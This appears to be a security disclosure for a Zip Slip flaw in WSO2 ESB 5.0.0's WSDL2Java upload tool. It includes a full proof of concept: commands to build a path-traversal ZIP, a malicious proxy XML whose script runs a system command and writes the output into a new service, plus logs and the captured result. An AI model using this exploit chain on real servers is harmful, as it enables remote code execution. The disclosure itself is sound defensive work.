WSO2 ESB Disclosures

Version 5.0.0

Environment:

- WSO2 ESB 5.0.0
- OpenJDK 1.8.0_252
- Ubuntu Linux

Findings:

1. WSO2-2021-1258: Zip Slip in WSDL2Java

Description:
The "WSDL2Java" tool in WSO2 ESB is susceptible to a ZipSlip attack when uploading Zip files containing path traversal elements (e.g. "../") in the name of the archived files. This vulnerability can be leveraged in order to write/overwrite arbitrary files and obtain Remote Code Execution.

Note: This vulnerability can be exploited by any authenticated user regardless of privileges/roles.


Proof of Concept:
Note: ZIP files uploaded via the WSDL2Java tool are written to the folder "./tmp/work/extra/<RANDOM_NR>/". Because this folder is not present by default, we need to upload a normal zip in order to create the folder. Afterwards we can successfully execute the exploit.

First, we will create a malicious ZIP archive containing our malicious file.

Commands used:

```
mkdir -p 1/2/3/4
mkdir -p repository/deployment/server/synapse-configs/default/proxy-services
cp wsdl_exfil.xml repository/deployment/server/synapse-configs/default/proxy-services
cd 1/2/3/4
zip wsdl_exfil.zip ../../../../repository/deployment/server/synapse-
configs/default/proxy-services/wsdl_exfil.xml
```

Attacker view:


guest@tester: ~/Desktop/Wso2 Enterprise Bus/zipslip/wsdl2java_zipslip/1/2/3/4
File Edit View Search Terminal Help


```
guest@tester:~/Desktop/Wso2 Enterprise Bus/zipslip/wsdl2java_zipslip$ mkdir -p 1/2/3/4
guest@tester:~/Desktop/Wso2 Enterprise Bus/zipslip/wsdl2java_zipslip$ mkdir -p repository/deployment/server/synapse-configs/default/proxy-services/
guest@tester:~/Desktop/Wso2 Enterprise Bus/zipslip/wsdl2java_zipslip$ cp wsdl_exfil.xml repository/deployment/server/synapse-configs/default/proxy-serv
ices/
guest@tester:~/Desktop/Wso2 Enterprise Bus/zipslip/wsdl2java_zipslip$ cd 1/2/3/4/
guest@tester:~/Desktop/Wso2 Enterprise Bus/zipslip/wsdl2java_zipslip/1/2/3/4$ zip wsdl_exfil.zip ../../../../repository/deployment/server/synapse-confi
gs/default/proxy-services/wsdl_exfil.xml
  adding: ../../../../repository/deployment/server/synapse-configs/default/proxy-services/wsdl_exfil.xml (deflated 52%)
guest@tester:~/Desktop/Wso2 Enterprise Bus/zipslip/wsdl2java_zipslip/1/2/3/4$ unzip -l wsdl_exfil.zip
Archive:  wsdl_exfil.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
     1241  2020-11-03 11:58   ../../../../repository/deployment/server/synapse-configs/default/proxy-services/wsdl_exfil.xml
---------                     -------
     1241                     1 file
```

When the ZIP is processed, the zip slip will trigger and will write the proxy file “wsdl_exfil.xml”. This file is auto-deployed by the WSO2 server and contains arbitrary RhinoJS JavaScript code.

Contents of “wsdl_exfil.xml”:

```
<?xml version="1.0" encoding="UTF-8"?>
<proxy xmlns="http://ws.apache.org/ns/synapse"
       name="wsdl_exfiltrator"
       transports="http https"
       startOnLoad="true">
   <description/>
   <target>
      <inSequence>
        <script language="js">
var pwd = java.lang.System.getProperty("user.dir") + "/";
var repopath = pwd + "repository/deployment/server/synapse-configs/default/proxy-
services/";

var cmd = "id";
var output = new java.io.BufferedReader(new
java.io.InputStreamReader(java.lang.Runtime.getRuntime().exec(cmd).getInputStream())).li
nes().collect(java.util.stream.Collectors.joining());

var exfil_xml1 = "&lt;?xml version=\"1.0\" encoding=\"UTF-8\"?&gt; \
&lt;proxy xmlns=\"http://ws.apache.org/ns/synapse\" \
       name=\"exfil\" \
       transports=\"http https\" \
       startOnLoad=\"true\"&gt; \
   &lt;description&gt;&lt;![CDATA[";

var exfil_xml2 = "]]&gt;&lt;/description&gt; \
   &lt;target&gt; \
      &lt;inSequence/&gt; \
   &lt;/target&gt; \
&lt;/proxy&gt;";

var result = exfil_xml1 + "WSDL2Java Zipslip: " + output + exfil_xml2;

var filename = repopath + "exfil.xml";
var writer = new java.io.FileWriter(filename);
writer.append(result);
writer.close();
        </script>
      </inSequence>
   </target>
</proxy>
```

With the malicious ZIP generated, we can upload it via the WSDL2Java tool:



WSO2 Enterprise Service Bus (WSO2 ESB) - Mozilla Firefox

https://127.0.0.1:9443/carbon/wsdl2code/index.jsp?region=region5&item=wsdl2java_menu

WSO2 Enterprise Service
127.0.0.1:9443/services/car
127.0.0.1:9443/services/exfi
WSO2 Enterprise Service Bus
Management Console
Signed-in as: admin@carbon.super | Sign-out | Docs | About
Main
Monitor
Configure
Tools
Tools
WSDL2Java
Java2WSDL
Try It
WSDL Validator
Home > Tools > WSDL2Java
Help

WSDL2Java

Maven Options

Option	Select/Type Value
groupId	WSO2
artifactId	WSO2-Axis2-Client
version	0.0.1-SNAPSHOT

Upload WSDL File

Upload file

Browse... wsdl_exfil.zip

Provide a WSDL file Or a zip file for WSDLs that import schemas from file-system.


Submit Cancel

WSDL2Code Op

Option		Select/Type Value
-uri *	A url or path to a WSDL	...
-a	Generate async style code only (Default: off)	□


Although the frontend will return an error, our file will be written to the proxy-services folder and will be auto-deployed after a short wait/refresh period.

Frontend Error:




An Error occured while uploading the file to the remote server. Please try again...!

Backend malicious proxy service auto-deploy:




```
[2020-11-03 12:21:14,316]  INFO - ProxyService Building Axis service for Proxy service : wsdl_exfiltrator
[2020-11-03 12:21:14,317]  INFO - ProxyService Adding service wsdl_exfiltrator to the Axis2 configuration
[2020-11-03 12:21:14,317]  INFO - DeploymentInterceptor Deploying Axis2 service: wsdl_exfiltrator {super-tenant}
[2020-11-03 12:21:14,318]  INFO - ProxyService Successfully created the Axis2 service for Proxy service : wsdl_exfiltrator
[2020-11-03 12:21:14,318]  INFO - DependencyTracker Proxy service : wsdl_exfiltrator was added to the Synapse configuration successfully
[2020-11-03 12:21:14,318]  INFO - ProxyServiceDeployer ProxyService named 'wsdl_exfiltrator' has been deployed from file : /home/guest/Desktop/Wso2 Ent
erprise Bus/wso2esb-5.0.0/repository/deployment/server/synapse-configs/default/proxy-services/wsdl_exfil.xml
```

With the ZipSlip triggered and the "wsdl_exfiltrator" service deployed, we can access the service in order to trigger the execution of the JavaScript:


Mozilla Firefox
WSO2 Enterprise Service
127.0.0.1:9443/services/wsd
127.0.0.1:9443/services/exfi
https://127.0.0.1:9443/services/wsdl_exfiltrator


In this case our Java code will execute the "id" system command and will embed the output in the XML description of a newly created service called "exfil".

Again, we will need to wait for the new service to get deployed:



```
[2020-11-03 12:21:44,323]  INFO - ProxyService Building Axis service for Proxy service : exfil
[2020-11-03 12:21:44,323]  INFO - ProxyService Adding service exfil to the Axis2 configuration
[2020-11-03 12:21:44,324]  INFO - DeploymentInterceptor Deploying Axis2 service: exfil {super-tenant}
[2020-11-03 12:21:44,325]  INFO - ProxyService Successfully created the Axis2 service for Proxy service : exfil
[2020-11-03 12:21:44,325]  INFO - DependencyTracker Proxy service : exfil was added to the Synapse configuration successfully
[2020-11-03 12:21:44,325]  INFO - ProxyServiceDeployer ProxyService named 'exfil' has been deployed from file : /home/guest/Desktop/Wso2 Enterprise Bus
/wso2esb-5.0.0/repository/deployment/server/synapse-configs/default/proxy-services/exfil.xml
```

Once the "exfil" service is deployed, we can view the "?wsdl" of the service in order to get the exfiltrated command output:


Mozilla Firefox
WSO2 Enterprise Service
127.0.0.1:9443/services/wsd
127.0.0.1:9443/services/exfi
https://127.0.0.1:9443/services/exfil?wsdl

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
−<wsdl:definitions targetNamespace="http://ws.apache.org/axis2">
  −<wsdl:documentation>
     WSDL2Java Exfil - uid=1000(guest) gid=1000(guest) groups=1000(guest),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
   </wsdl:documentation>
   <wsdl:types/>
```